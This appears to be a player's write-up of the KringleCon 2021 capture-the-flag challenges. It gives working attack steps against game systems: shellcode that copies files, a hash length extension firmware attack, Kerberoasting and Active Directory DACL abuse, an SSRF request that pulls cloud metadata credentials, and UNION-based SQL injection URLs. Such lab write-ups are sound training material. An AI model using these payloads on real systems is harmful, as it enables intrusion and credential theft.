# 1.) KringleCon Orientation

This was just getting used to the game, no real answers to note here.

# 2.) Where in the World is Caramel Santaigo?

I decided to take the cookie route and might go back and do it legit. I wrote a quick Python script instead of using cyberchef,,,mostly because I love Python.

Script:

```
import zlib
import base64
import json

cookie =
"""".eJx1Uktv2zAM_iuELrs4g92kfuQ2tN3WAVuHuMMwND3QEh15tiVDkhMYRf97qa6HYciOIvk9
9JFPgoZWbMXNkaA29uS1JS-SWP3cmeDF9kHc6QRuwdjQSVIQNC2gUQHCtZXBOvipbayO3
Jy0NQQSPb1nkntNwEQwkgkdNxR4O1LQnTkANnYOUAeUPdwdybWDPQEaBbvZh7_BBxvAE
Q4DqxIGJvkDnX2k8RNK8tCyjc4o1vFv2AV6mgJITbKPg2ywc3B_6kIgBzhNcU6jU-IxEYOVGB1y
EDWagO88XKEPA_GMnWInBvEgdrT0v_G4n9OUVM-pSBrYM0_t7BFNR2OXwMfOvBWv7ER
G44FMAtdkRnQ9qz2Ib3SCX9YxwY_6A899tSa4V9IKh4SlDSrkeh3mEA7oQgKfyI1olrPws9o3qj
PN7A68u1ra8FqN4HOeODDbLzaBLzih4ef3gVPVdlDkxCPn4xhtx5plie1lzm9eAMXTOCv9v--cs_
SPViKOXbyphQ1RXMcTn5rX270om1JmUq5ltbnIMN9godqsyMvqMpW4bvNWqhZlVqhcVTJrqC
w2eVHkVZk2-aa5oL1I-Iy8nZ2kW7WFvVgrVRRpTitZSLnayEKtmiLNVjJLs4rUulRtuRfP4vkFK-YJ
bQ.YbOBfA.F_LUymIvfGjQ8H2TUc4u4akld6k"""

decodedcookie = base64.urlsafe_b64decode(cookie + '=' * (4 - len(cookie) % 4))

zlibcookie = zlib.decompress(decodedcookie)

jsoncookie = json.loads(zlibcookie)

prettycookie = json.dumps(jsoncookie, indent=2)

print(prettycookie)
```

Output:

```
{
  "elf": "Eve Snowshoes",
  "elfHints": [
    "Oh, I noticed they had a Doctor Who themed phone case.",
    "The elf mentioned something about Stack Overflow and Rust.",
    "The elf got really heated about using spaces for indents.",
    "They kept checking their Twitter app.",
```

```
    "hard"
  ],
  "location": "Santa's Castle",
  "options": [
    [
      "Reykjav\u00edk, Iceland",
      "Rovaniemi, Finland",
      "Copenhagen, Denmark"
    ],
    [
      "New York, USA",
      "Montr\u00e9al, Canada",
      "Stuttgart, Germany"
    ],
    [
      "New York, USA",
      "Rovaniemi, Finland",
      "Edinburgh, Scotland"
    ],
    [
      "Copenhagen, Denmark",
      "Tokyo, Japan",
      "Placeholder"
    ]
  ],
  "randomSeed": 56,
  "route": [
    "Rovaniemi, Finland",
    "Montr\u00e9al, Canada",
    "Edinburgh, Scotland",
    "Placeholder"
  ],
  "victoryToken": "{
hash:\"8b8c1cc3c9421a64a7df1768950ca3f6fcdfac17d6d9c1be8746776980b64b2e\",
resourceId: \"3dd7706e-c7cc-4c7d-b701-c1019ed38df8\"}"
}
```


By following the “route” given, I was then able to guess the answer in this case as:

## **ANSWER: Eve Snowshoes**

## 3.) Thaw Frost Tower Entrance

This one is very straightforward in that it tells you everything you need.  Scan for wifi, connect, check status on the thermostat and then submit the POST to update it.

*WIFI Scan:*

*elf@93d5ad713bac:~$ iwlist wlan0 scan*
*wlan0     Scan completed :*
*Cell 01 - Address: 02:4A:46:68:69:21*
*Frequency:5.2 GHz (Channel 40)*
*Quality=48/70  Signal level=-62 dBm*
*Encryption key:off*
*Bit Rates:400 Mb/s*
*ESSID:"FROST-Nidus-Setup"*

*elf@93d5ad713bac:~$ iwconfig wlan0 essid FROST-Nidus-Setup*
*** New network connection to Nidus Thermostat detected! Visit http://nidus-setup:8080/ to complete setup*
*(The setup is compatible with the 'curl' utility)*

*elf@93d5ad713bac:~$ curl http://nidus-setup:8080*
◈━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━◈

*Nidus Thermostat Setup*

◈━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━◈

*WARNING Your Nidus Thermostat is not currently configured! Access to this device is restricted until you register your thermostat » /register. Once you have completed registration, the device will be fully activated.*

*In the meantime, Due to North Pole Health and Safety regulations*
*42 N.P.H.S 2600(h)(0) - frostbite protection, you may adjust the temperature.*

*API*

*The API for your Nidus Thermostat is located at http://nidus-setup:8080/apidoc*

*Looking at registration shows I need the serial number off the back,,which we can't see.*

*Skipping to /apidoc*

*elf@93d5ad713bac:~$ curl http://nidus-setup:8080/apidoc*

*Nidus Thermostat API*

*The API endpoints are accessed via:*

*http://nidus-setup:8080/api/<endpoint>*

*Utilize a GET request to query information; for example, you can check the temperatures set on your cooler with:*

*curl -XGET http://nidus-setup:8080/api/cooler*

*Utilize a POST request with a JSON payload to configuration information; for example, you can change the temperature on your cooler using:*

```
curl -XPOST -H 'Content-Type: application/json' \
  --data-binary '{"temperature": -40}' \
  http://nidus-setup:8080/api/cooler
```

● *WARNING: DO NOT SET THE TEMPERATURE ABOVE 0! That might melt important furniture*

*Available endpoints*

| Path | Available without registering? |
|---|---|
| /api/cooler | Yes |
| /api/hot-ice-tank | No |

*├──────────────────────────────────┼──────────────────────────────────────────────┤*
*│ /api/snow-shower │ No │*
*├──────────────────────────────────┼──────────────────────────────────────────────┤*
*│ /api/melted-ice-maker │ No │*
*├──────────────────────────────*
*/api/frozen-cocoa-dispenser │ No │*
*├──────────────────────────────────┼──────────────────────────────────────────────┤*
*│ /api/toilet-seat-cooler │ No │*
*├──────────────────────────────────┼──────────────────────────────────────────────┤*
*│ /api/server-room-warmer │ No*

*elf@93d5ad713bac:~$ curl -XPOST -H 'Content-Type: application/json' *
*--data-binary '{"temperature": 0}' *
*http://nidus-setup:8080/api/cooler*
*{*
*"temperature": -0.99,*
*"humidity": 51.13,*
*"wind": 16.74,*
*"windchill": -5.96*
*}*

elf@881f606f5862:~$ curl -XPOST -H 'Content-Type: application/json' \
--data-binary '{"temperature": 31}' \
http://nidus-setup:8080/api/cooler
{
"temperature": 31.45,
"humidity": 4.83,
"wind": 1.33,
"windchill": 33.82,
**"WARNING": "ICE MELT DETECTED!"**
}

**Complete**

## 4.) Slot Machine Investigation

I spent way more time overcomplicating this. I was using burp, looking through the code and finally by dump luck changed the numline to a negative value and then finally I noticed when I was sending in the repeater, I just kept winning.

By submitting this in the post:

betamount=50&numline=-1&cpl=0.5

I was able to get these example responses:

{"success":true,"data":{"credit":549.3,"jackpot":0,"free_spin":0,"free_num":0,"scaler":0,"num_line":-1,"bet_amount":50,"pull":{"WinAmount":0,"FreeSpin":0,"WildFixedIcons":[],"HasJackpot":false,"HasScatter":false,"WildColumIcon":"","ScatterPrize":0,"SlotIcons":["icon9","icon4","icon2","wild","scatter","icon9","icon3","icon4","icon5","icon3","icon1","icon1","icon2","icon9","wild"],"ActiveIcons":[],"ActiveLines":[]},"response":"You won... but something looks suspicious to me."},"message":"Spin success"}

{"success":true,"data":{"credit":849.3,"jackpot":0,"free_spin":0,"free_num":0,"scaler":0,"num_line":-1,"bet_amount":500,"pull":{"WinAmount":0,"FreeSpin":0,"WildFixedIcons":[],"HasJackpot":false,"HasScatter":false,"WildColumIcon":"","ScatterPrize":0,"SlotIcons":["scatter","icon1","icon9","icon1","icon6","icon8","icon3","icon8","icon4","icon3","icon5","icon6","icon5","wild","icon7"],"ActiveIcons":[],"ActiveLines":[]},"response":"You technically won. But I'm on to you now! I see what you are doing!"},"message":"Spin success"}

{"success":true,"data":{"credit":1099.3,"jackpot":0,"free_spin":0,"free_num":0,"scaler":0,"num_line":-1,"bet_amount":500,"pull":{"WinAmount":0,"FreeSpin":0,"WildFixedIcons":[],"HasJackpot":false,"HasScatter":false,"WildColumIcon":"","ScatterPrize":0,"SlotIcons":["icon1","icon7","icon1","icon4","icon8","icon10","icon8","icon9","icon3","wild","icon4","icon8","icon1","icon1","icon10"],"ActiveIcons":[],"ActiveLines":[]},"response":"I'm going to have some bouncer trolls bounce you right out of this casino!"},"message":"Spin success"}

**ANSWER: I'm going to have some bouncer trolls bounce you right out of this casino!**

## 5.) Strange USB device

Just run mallard.py already available for you to decode inject.bin.
Piped it to more and looked through for anything of note.
There was as an echo, reversed, base64 encoded. Copied command and took bash off end to see what it was.
The user:
ickymcgoop@trollfun.jackfrosttowe.com
Was adding an authorized key.

**ANSWER: ickymcgoop**

## 6.) Shellcode Primer

This one was a good learning exercise and I'm really only going to list the last one as we were on our own for that. It's just a combination of all of the others and really fun. I did use NASM on an Ubuntu machine for testing as this platform kept going down. That worked out as it was easy to test that way.

```
global _start
_start:


    ; TODO: Get a reference to this
    call file
    db '/var/northpolesecrets.txt',0
    file:
    pop rdi


    ; TODO: Call sys_open
    mov rax, 2
    mov rsi, 0
    mov rdx, 0
    syscall

    ; TODO: Call sys_read on the file handle and read it into rsp
    mov rdi, rax ;take handle from previous return
    mov rax, 0 ;sys read
    sub sp, 0xfff
    lea rsi, [rsp]
    mov rdx, 0x200
    syscall

    ; TODO: Call sys_write to write the contents from rsp to stdout (1)
    mov rdx, rax
    mov rax, 1
    mov rdi, 1
    syscall
```

```
; TODO: Call sys_exit
mov rax, 60
;mov rdi, 0
syscall
```

Answer from the lesson:
Secret to KringleCon success: all of our speakers and organizers, providing the gift of cyber security knowledge, free to the community.

**ANSWER: cyber security knowledge**

## 7.) Printer Exploitation

For this one, we had a few hints that went a long way. First was the link for the hash length extension attack as we need that to submit the proper payload. Second, we were told that additional files of the same type tacked onto the end would be executed instead. Which means we need another Zip file with ELF binary added to the end of the legit firmware. Lastly, we were told we want the log at /var/spool/printer.log and that anything written to /app/lib/public/incoming/ could be picked up at /incoming on the web side. That's more than enough, the hardest part is learning/testing the hash ext attack and then crafting a payload to copy the file for pickup.

The hash ext attack was pretty straight forward in that the article lays it out very well. We already know the data and the length as well as the hash and the hash type. With that info we can run the command as such:

```
./hash_extender --file=../gotit/decode.bin --secret=16
--append=504b03041400080008007326 8a5300000000000000000b80300000c00780b000104e8
03000004e8030000ab77f57163626464800126063b0610af81c101cc77808a5730c19500c52c80
6a1c18581958c06a59199081030aed0835da116e85028aea17e24042bf2cb148bfb8203f3f47bfa
02833af24b5482f273f9d217e07c8d27d2065bb40043fab47e7f11d20565ae39bfffc1ebd262abb8
00e068a7b767ef4ec3cf2421564566241817e4e66927e4169524e66b27e665e727e6e665eba7e
5e6a795a664e2ac464cfce1f3b4281aa7d3a8fef5bc20831e210c4ba378c50eb8072fcac3e9d8f7c
3aafef6004f3cf81f8d7773083ddb2c3064c311006ccc0506a80870b04800c6461f8f81f5dad10547
60e9a7a71a8f8373471252016c062be2c54dc913101455c1387b80154dc034d9c212d332f31a72
0b132273f31452fb1389701148860c288213e3ea9b838beb824b1a884213e3525b1241148e5a5
3030e81557e696242601e99222089d016395a45694600b2412813403240cd9a07c98ff1ba0fc83
68ea05d0f820bd4c0c98c0039a4e6f40f9a0b806c53107942f01a539a172e840016aa82916fb908
1200efda150fd8a04f40300504b07081c57f37c8d010000b8030000504b0102140314000800080
073268a531c57f37c8d010000b80300000c0020000000000000000000fd81000000006669726d
776172652e62696e55540d0007dbdcb261dfdcb261dbdcb26175780b000104e803000004e8030
```

*000504b0506000000000010001005a000000e70100000000 --append-format=hex --signature=e0b5855c6dd61ceb1e0ae694e68f16a74adb6f87d1e9e2f78adfee688babcf23 --format=sha256 --out-data-format=hex --out-signature-format=hex -q*

This was initially tested with something random just to make sure it worked but the command above is the real working example I used here.

Now for the second part, we need an ELF file to execute. So, we just did the shellcode exercise, let's build on that. After installing NASM on an Ubuntu machine, I used the previous shellcode examples along with Strace to test and debug what we needed to do. Basically, open the src file and read it, create a new file, open that new file and then write to it and close it.

Example commands on how its compiled are:
*nasm -f elf64 -o payload.o payload.asm*
*ld payload.o -o firmware.bin*

While there are probably better ways to write it, this worked for me:

```
global _start
_start:

        ; Get a reference to the src file
        call file
        db '/var/spool/printer.log',0
        file:
        pop rdi

        ; Call sys_open on src file
        mov rax, 2
        mov rsi, 0
        mov rdx, 0
        syscall

        ; Call sys_read on the file handle and read it into rsp
        mov rdi, rax ;take handle from previous return
        mov rax, 0 ;sys read
        sub sp, 0xfff
        lea rsi, [rsp]
        mov rdx, 0x200
        syscall

        mov r9, rsi
        mov r12, rax
```

```
; Gets a reference to the dest path
call file2
db '/app/lib/public/incoming/newfile.log',0
file2:
pop rdi

mov r8, rdi

;Call sys_creat, create new fie
mov rax, 85
mov rdi, r8
mov rsi, 0420
syscall

mov r10, rax

; Call sys_open on the new file.
mov rax, 2
mov rsi, 754q
mov rdx, 0
mov rdi, r8
syscall


; Call sys_write to write to the new file
mov rdx, r12
mov rdi, r10
mov rax, 1
mov rsi, r9
syscall

;Call sys_close
mov rdi, r10
mov rax, 3
syscall

; Call sys_exit
mov rax, 60
;mov rdi, 0
syscall
```

After zipping that file, doing a little conversion, appending to the legit firmware and uploading, you can hit it at: https://printer.kringlecastle.com/incoming/newfile.log

And see:
Documents queued for printing
==========

Biggering.pdf
Size Chart from https://clothing.north.pole/shop/items/TheBigMansCoat.pdf
LowEarthOrbitFreqUsage.txt
Best Winter Songs Ever List.doc
Win People and Influence Friends.pdf
Q4 Game Floor Earnings.xlsx
Fwd: Fwd: [EXTERNAL] Re: Fwd: [EXTERNAL] LOLLLL!!!.eml
Troll_Pay_Chart.xlsx

## ANSWER: Troll_Pay_Chart.xlsx

## 8.) Kerberosting on an open fire

First I needed to get out of the app.
Control D - Causes an error in the program and drops you to a python >>

Then use a common Python escape with:
import os; os.system("/bin/bash")

Next, proceeded nmap scans and saw in routes that there were several 10. Networks.
nmap -sV 172.17.0.0/24, ran again with 10.128.1 , 2, 3.
Also, ran the nmap script looking for domain controllers.
nmap -p 389 -T4 -A -v --script ldap-rootdse 172.17.0.0/24
Found 10.128.3.30.

Used rpcclient to connect with my own creds and get a user and group list. I then ran the GetUserSPNs.py elfu.local/uygkavspdf:'Xpwxfpmka!' -request

And then ran Cewl on the registration site (correcting for numbers). Ran hashcat with the oneruletorulethemall.rule and my custom site list. It was cracked very quick and gave me:
Elfu_svc: Snow2021!

Taking this info, I connected to the service share:
smbclient \\\\10.128.3.30\\elfu_svc_shr -U elfu_svc
Then used mget to grab all of the files.
Commands:

smb: recurse ON
smb: prompt OFF
Smb: mget *

I then grep'd for possible passwords.  grep -B 1 -A 1 -ri pass
I saw GetProcessInfo.ps1
And that it had a pw stored,,you can run it without prompt.
$SecStringPassword =
"76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBuAG
wAdQAwAEIATgAwAEoAWQBuAGcAPQA9AHw>
$aPass = $SecStringPassword | ConvertTo-SecureString -Key 2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7
$aCred = New-Object System.Management.Automation.PSCredential -ArgumentList
("elfu.local\remote_elf", $aPass)
#Invoke-Command -ComputerName 10.128.1.53 -ScriptBlock { Get-Process } -Credential
$aCred -Authentication Negotiate
$plainTextPassword = ConvertFrom-SecureString -AsPlainText $aPass
echo $plainTextPassword

I added a way to convert that back to plaintext at the end.
I now have:
Remote_elf : A1d655f7f5d98b10!

To validate creds were correct:
PS /home/uygkavspdf/svcshr> $cred = Get-Credential

PowerShell credential request
Enter your credentials.
User: elfu.local\remote_elf
Password for user elfu.local\remote_elf: **********

Able to run commands with this script but also like:
Enter-PSSession -ComputerName 10.128.1.53 -Credential $cred -Authentication Negotiate

I didn't see a path to domain admin here but I'm not sure we need that.  I did search group descriptions and saw one will have access to all of their shares:

[10.128.1.53]: PS C:\Users\remote_elf\Documents> dsquery * -filter "(description=*share*)" -attr
name description
  name                 description
  Research Department  Members of this group have access to all ElfU research
resources/shares.

```
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $ADSI = [ADSI]"LDAP://CN=Research
Department,CN=Users,DC=elfu,DC=local"
[10.128.1.53]: PS C:\Users\remote_elf\Documents>
$ADSI.psbase.ObjectSecurity.GetAccessRules($true,$true,[Security.Principal.NTAccount])


ActiveDirectoryRights : WriteDacl
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : ELFU\remote_elf
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None


[10.128.1.53]: PS C:\Users\remote_elf\Documents>
[10.128.1.53]: PS C:\Users\remote_elf\Documents> Add-Type -AssemblyName
System.DirectoryServices
[10.128.1.53]: PS C:\Users\remote_elf\Documents> cd c:\
[10.128.1.53]: PS C:\> $ldapConnString = "LDAP://CN=Research
Department,CN=Users,DC=elfu,DC=local"
[10.128.1.53]: PS C:\> $username = "uygkavspdf"
[10.128.1.53]: PS C:\> $nullGUID = [guid]'00000000-0000-0000-0000-000000000000'
[10.128.1.53]: PS C:\> $propGUID = [guid]'00000000-0000-0000-0000-000000000000'
[10.128.1.53]: PS C:\> $IdentityReference = (New-Object
System.Security.Principal.NTAccount("elfu.local\$username")).Translate([System.Security.Princi
pal.SecurityIdentifier])
[10.128.1.53]: PS C:\> $inheritanceType =
[System.DirectoryServices.ActiveDirectorySecurityInheritance]::None
[10.128.1.53]: PS C:\> $ACE = New-Object
System.DirectoryServices.ActiveDirectoryAccessRule $IdentityReference,
([System.DirectoryServices.ActiveDirectoryRights] "GenericAll"),
([System.Security.AccessControl.AccessControlType] "Allow"), $propGUID, $inheritanceType,
$nullGUID
[10.128.1.53]: PS C:\> $domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry
$ldapConnString
[10.128.1.53]: PS C:\> $secOptions = $domainDirEntry.get_Options()
[10.128.1.53]: PS C:\> $secOptions.SecurityMasks =
[System.DirectoryServices.SecurityMasks]::Dacl
[10.128.1.53]: PS C:\> $domainDirEntry.RefreshCache()
```

```
[10.128.1.53]: PS C:\> $domainDirEntry.get_ObjectSecurity().AddAccessRule($ACE)
[10.128.1.53]: PS C:\> $domainDirEntry.CommitChanges()
[10.128.1.53]: PS C:\> $domainDirEntry.dispose()
[10.128.1.53]: PS C:\> Add-Type -AssemblyName System.DirectoryServices
[10.128.1.53]: PS C:\> $ldapConnString = "LDAP://CN=Research
Department,CN=Users,DC=elfu,DC=local"
[10.128.1.53]: PS C:\> $username = "uygkavspdf"
[10.128.1.53]: PS C:\> $password = "Xpwxfpmka!"
[10.128.1.53]: PS C:\> $domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry
$ldapConnString, $username, $password
[10.128.1.53]: PS C:\> $user = New-Object
System.Security.Principal.NTAccount("elfu.local\$username")
[10.128.1.53]: PS C:\> $sid=$user.Translate([System.Security.Principal.SecurityIdentifier])
[10.128.1.53]: PS C:\> $b=New-Object byte[] $sid.BinaryLength
[10.128.1.53]: PS C:\> $sid.GetBinaryForm($b,0)
[10.128.1.53]: PS C:\> $hexSID=[BitConverter]::ToString($b).Replace('-','')
[10.128.1.53]: PS C:\> $domainDirEntry.Add("LDAP://<SID=$hexSID>")
[10.128.1.53]: PS C:\> $domainDirEntry.CommitChanges()
[10.128.1.53]: PS C:\> $domainDirEntry.dispose()
[10.128.1.53]: PS C:\>
```

Confirmed I have the group now:

```
"CN=uygkavspdf,CN=Users,DC=elfu,DC=local"
[10.128.1.53]: PS C:\> dsquery * -filter
“(&(objectclass=user)(!(objectclass=computer)(name=uygkavspdf)))” -attr *
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: uygkavspdf
distinguishedName: CN=uygkavspdf,CN=Users,DC=elfu,DC=local
instanceType: 4
whenCreated: 12/14/2021 11:38:23
whenChanged: 12/14/2021 16:33:07
displayName: uygkavspdf
uSNCreated: 108282
memberOf: CN=Research Department,CN=Users,DC=elfu,DC=local
uSNChanged: 114302
name: uygkavspdf
objectGUID: {711AD886-E8D3-40FA-9A64-D31E28A45763}
userAccountControl: 66048
badPwdCount: 0
```

codePage: 0
countryCode: 0
badPasswordTime: 0
lastLogoff: 0
lastLogon: 132839731871686729
pwdLastSet: 132839555039363153
primaryGroupID: 513
objectSid: S-1-5-21-2037236562-2033616742-1485113978-1568
accountExpires: 9223372036854775807
logonCount: 1
sAMAccountName: uygkavspdf
sAMAccountType: 805306368
userPrincipalName: uygkavspdf@elfu.local
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=elfu,DC=local
dSCorePropagationData: 12/14/2021 11:38:23
dSCorePropagationData: 01/01/1601 00:00:00
lastLogonTimestamp: 132839731871530501
ADsPath: LDAP://DC01.elfu.local/CN=uygkavspdf,CN=Users,DC=elfu,DC=local
[10.128.1.53]: PS C:\>

smbclient \\\\10.128.3.30\\research_dep -U uygkavspdf

Used SCP to pull the file back to a local host for viewing.

**Answer: Kindness**

## 9.) Splunk!

Not sure if its because I use splunk every day but all searches here were straight forward. I won't list the search for each one but here is each answer.
git status
git@github.com:elfnp3/partnerapi.git
docker compose up
https://github.com/snoopysecurity/dvws-node
holiday-utils-js
/usr/bin/nc.openbsd
6
preinstall.sh

**ANSWER: whiz**

## 10.) Now Hiring!

The area in the apply section stands out as a good spot to try ssrf and I was able to see right away that putting something valid there (like the instance metadata url), it returns something different than if not. I also saw that it tries to load a jpg file in /images. However, no matter what I did I couldn't figure it out looking at burp. I was chatting with another user on Discord and at the same time looking in fiddler instead of burp. They mentioned that they just noticed you get a second response when submitting the apply. I never saw that in burp but I did in fiddler and sure enough in that second response it was the jpg. Burp defaults to filtering those (at least mine does), so I never saw those and it was right in front of me the whole time. So all I really needed to do was to submit the right instance request.

My final request was:
GET
/?inputName=bob114&inputEmail=&inputPhone=&resumeFile=&inputWorkSample=http%3A%2F%2F169.254.169.254%2Flatest%2Fmeta-data%2Fiam%2Fsecurity-credentials%2Fjf-deploy-role&additionalInformation=&submit= HTTP/1.1
<snip the rest of the header>

Response was:


```
{
        "Code": "Success",
        "LastUpdated": "2021-05-02T18:50:40Z",
        "Type": "AWS-HMAC",
        "AccessKeyId": "AKIA5HMBSK1SYXYTOXX6",
        "SecretAccessKey": "CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX",
        "Token":
"NR9Sz/7fzxwIgv7URgHRAckJK0JKbXoNBcy032XeVPqP8/tWiR/KVSdK8FTPfZWbxQ==",
        "Expiration": "2026-05-02T18:50:40Z"
}
```


**ANSWER: CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX**

## 11.) Customer Complaint Analysis

This one was pretty straight forward. I just took a look at the html form of the packet and then found the text section of submission. I then selected that as a column and then sorted the columns to see just those. I then looked for a packet out of place and saw:

*384 3831.249817 18:34:58.994082 10.70.84.251 10.70.84.10 HTTP 1025 http (80) 36676 (36676)POST /feedback/guest_complaint.php HTTP/1.1 (application/x-www-form-urlencoded)3831.249817 Muffy VonDuchess Sebastian,I don't know. There were several of them.,Room 1024,I have never, in*

*my life, been in a facility with such a horrible staff. They are rude and insulting. What kind of place is this? You can be sure that I (or my lawyer) will be*
So now I just looked for all of the trolls that complained about the person in 1024, of which there were three.

**ANSWER: Flud Hagg Yaqh**

## 12.) Frost Tower Website Checkup

This challenge was two parts. First, get past the login and second find the sqli and get the "TODO" note.
To login, hit the contact page and try to submit an existing user. That will trigger this:

```
if (rowlength >= "1"){
        session = req.session;
        session.uniqueID = email;
        req.flash('info', 'Email Already Exists');
        res.redirect("/contact");
```

And you will get the unique session cookie, which is required for most of the site.
Next, is to find where things aren't being escaped right and we can get sqli.
In the details endpoint, we can see submitting comma separated items causes a "raw" value to be used:

```
if (reqparam.indexOf(',') > 0){
            var ids = reqparam.split(',');
            reqparam = "0";
            for (var i=0; i<ids.length; i++){
               query += tempCont.escape(m.raw(ids[i]));
               query += " OR id="
```

Which per the github documentation does:
Caution The string provided to `mysql.raw()` will skip all escaping functions when used, so be careful when passing in unvalidated input.

So we know where to inject and how but I was having trouble picturing it, so I just installed mysql and nodejs on an Ubuntu machine and gave it the provided source code. This did take a while and was challenging due to the dateformat requirement. I ended up just taking that out and changing the code to match.
I could now add console.log statements to the source and also monitor the actual database with Select * from mysql.genera_log to see exactly what was being sent and received in two spots.

Here are a few of my slow table logs:

| 2021-12-19 23:51:28.323087 | root[root] @ localhost [] | 45 | 0 | Query | SELECT * FROM mysql.general_log |
| 2021-12-19 23:51:57.403079 | root[root] @ localhost [] | 45 | 0 | Query | SELECT * FROM mysql.general_log |
| 2021-12-19 23:52:13.562182 | root[root] @ localhost [] | 45 | 0 | Query | SELECT * FROM mysql.general_log |
| 2021-12-19 23:52:22.539514 | root[root] @ localhost [127.0.0.1] | 35 | 0 | Query | SELECT * FROM uniquecontact WHERE id=33 OR id=43 OR id='0' |
| 2021-12-19 23:52:24.994573 | root[root] @ localhost [] | 45 | 0 | Query | SELECT * FROM mysql.general_log |
| 2021-12-19 23:53:01.058577 | root[root] @ localhost [] | 45 | 0 | Query | SELECT * FROM uniquecontact WHERE id=1=1 |
| 2021-12-19 23:54:10.075093 | root[root] @ localhost [] | 45 | 0 | Query | SELECT * FROM uniquecontact WHERE id=1 OR 1=1

With this information, testing became much easier. I was able to see that sending something like 30,1 OR 1=1, dumped everything in uniquecontact (https://staging.jackfrosttower.com/detail/32,1%20OR%201=1). I now needed to see about reading other tables.

There are multiple ways to do this but for testing UNIONs worked with a final query like this:
SELECT * FROM uniquecontact WHERE id=33 OR id=1 OR 1=1 UNION SELECT id OR id=email OR id=NULL AS c OR id= NULL AS d OR id= NULL AS e OR id= NULL AS f OR id= NULL AS h FROM emails UNION SELECT * FROM uniquecontact WHERE id=1 OR id=?

With my submission part like:
1 UNION SELECT id OR id=email OR id=NULL AS c OR id= NULL AS d OR id= NULL AS e OR id= NULL AS f OR id= NULL AS h FROM emails UNION SELECT * FROM uniquecontact WHERE id=1

However, there was an issue in that commas were being split and that messed up everything. After a lot of trial and error and research I found the following works:

select * FROM uniquecontact where id=1 or id=1 union select * from (select id from emails)a join (select NULL)b join (select email from emails)c join (select NULL)d join (select NULL)e join (select NULL)f join (select NULL)g UNION SELECT * FROM uniquecontact WHERE id=1 OR id=0;

That works and will dump the “emails” table.  However there isn’t anything good there.  I started looking for more undocumented tables by looking through table schema:
https://staging.jackfrosttower.com/detail/1,1%20union%20select%20*%20from%20(SELECT%20NULL)a%20join%20(SELECT%20TABLE_NAME%20FROM%20INFORMATION_SCHEMA.COLUMNS)b%20join%20(select%20email%20from%20emails)c%20join%20(select%20NULL)d%20join%20(select%20NULL)e%20join%20(select%20NULL)f%20join%20(select%20NULL)g%20UNION%20SELECT%20*%20FROM%20uniquecontact%20WHERE%20id=1

Then once I found the “todo” table, I listed the columns:
https://staging.jackfrosttower.com/detail/1,1%20union%20select%20*%20from%20(SELECT%20NULL)a%20join%20(SELECT%20COLUMN_NAME%20FROM%20INFORMATION_SCHEMA.COLUMNS%20where%20TABLE_NAME%20like%20'%25todo%25')b%20join%20(select%20email%20from%20emails)c%20join%20(select%20NULL)d%20join%20(select%20NULL)e%20join%20(select%20NULL)f%20join%20(select%20NULL)g%20UNION%20SELECT%20*%20FROM%20uniquecontact%20WHERE%20id=1

Then took that info and dumped it:
https://staging.jackfrosttower.com/detail/1,1%20union%20select%20*%20from%20(select%20id%20from%20todo)a%20join%20(select%20note%20from%20todo)b%20join%20(select%20completed%20from%20todo)c%20join%20(select%20NULL)d%20join%20(select%20NULL)e%20join%20(select%20NULL)f%20join%20(select%20NULL)g%20UNION%20SELECT%20*%20FROM%20uniquecontact%20WHERE%20id=1

With the cleaned up search looking like this:
select * FROM uniquecontact where id=1 or id=1 union select * from (select id from todo)a join (select note from todo)b join (select completed from todo)c join (select NULL)d join (select NULL)e join (select NULL)f join (select NULL)g UNION SELECT * FROM uniquecontact WHERE id=1 OR id=0;

The entry with the answer is:
With Santa defeated, offer the old man a job as a clerk in the Frost Tower Gift Shop so we can keep an eye on him

**ANSWER: CLERK**

## 13.) FPGA Programming

As I've never done anything like this before I had to watch the video and read multiple online articles on how it works. In the end I was able to work out the math and create a program that was successful. Program

**ANSWER:**

```
`timescale 1ns/1ns
module tone_generator (
    input clk,
    input rst,
    input [31:0] freq,
    output wave_out
);
    // ---- DO NOT CHANGE THE CODE ABOVE THIS LINE ----
    // ---- IT IS NECESSARY FOR AUTOMATED ANALYSIS ----
    // TODO: Add your code below.
    // Remove the following line and add your own implementation.
    // Note: It's silly, but it compiles...
    reg[31:0] one_second_counter = 0;
    reg wave_out_reg = 0;
    assign wave_out = wave_out_reg;
    reg[31:0] realfreq=((125000000/(freq/100) -1)/2);
    integer freqint = 0;

    always @(posedge clk or posedge rst)
    begin
        if(rst)
            begin
                one_second_counter <= 0;
                wave_out_reg <= 0;
            end
        else
            begin
                freqint <= realfreq;
                if(one_second_counter < freqint)
```

```
                begin
                    one_second_counter <= one_second_counter + 1;
                end
            else
                begin
                one_second_counter <= 0;
                wave_out_reg <= ~wave_out_reg;


                end

        end
    end
endmodule
```

# APPENDIX: Random challenges

## Logic:

I wanted to solve this programmatically, so I snagged the grid from the html and created a quick python script to do the match and give the matches for me (yes I know eval is bad). However, I didn't realize the cells change when a troll comes, so it only kind of helped. Either way here it is:

```
import re
from distutils import util

gameboard="""""""


lines = gameboard.split("\n")
b = 1

for l in lines:
    fullmatch = re.findall('\"\>.+\<',l)
    cell = re.findall('id\=\"\d\,\d\"',l)
    for f in fullmatch:
        if "img src" not in f:
            if "not True" not in f:
```

```
clean = f.replace('">','').replace('<','').replace(';','')
symbols = clean.replace('&gt;', '>').replace('&lt;','<').replace('||','|').replace('&amp;','&')
if re.findall('\s\=\s',l):
    symbols = symbols.replace('=','==')
if re.findall('\'\=\'',l):
    symbols = symbols.replace('=','==')
if re.findall('\d\=\d',l):
    symbols = symbols.replace('=','==')

for c in cell:
